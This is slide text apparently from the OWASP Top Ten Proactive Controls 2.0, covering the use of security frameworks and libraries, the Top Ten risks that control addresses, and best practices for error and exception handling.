Leverage Security Frameworks and Libraries

- Don't reinvent the wheel : use existing coding libraries and software frameworks



- Use native secure features of frameworks rather than importing third party libraries.



- Stay up to date !

Охватываемые риски: все из НИХ (but not consistently)

A1 – Injection

A2 – Broken
Authentication
and Session
Management

A3 – Cross-Site
Scripting (XSS)

A4 – Insecure
Direct Object
References

A5 – Security
Misconfiguratio
n

A6 – Sensitive
Data Exposure

A7 – Missing
Function Level
Access Control

A8 – Cross-Site
Request
Forgery

A9 – Using
Components
with Known
Vulnerabilities

A10 –
Unvalidated
Redirects and
Forwards

C10: Error and Exception Handling



Best practices

- Manage exceptions in a **centralized manner** to avoid duplicated try/catch blocks in the code, and to ensure that all unexpected behaviors are correctly handled inside the application.
- Ensure that error messages displayed to users do not leak **critical data**, but are still verbose enough to explain the issue to the user.
- Ensure that exceptions are logged in a way that gives enough information for Q/A, forensics or incident response teams to understand the problem.



OWASP

Open Web Application
Security Project

OWASP Top Ten Proactive Controls 2.0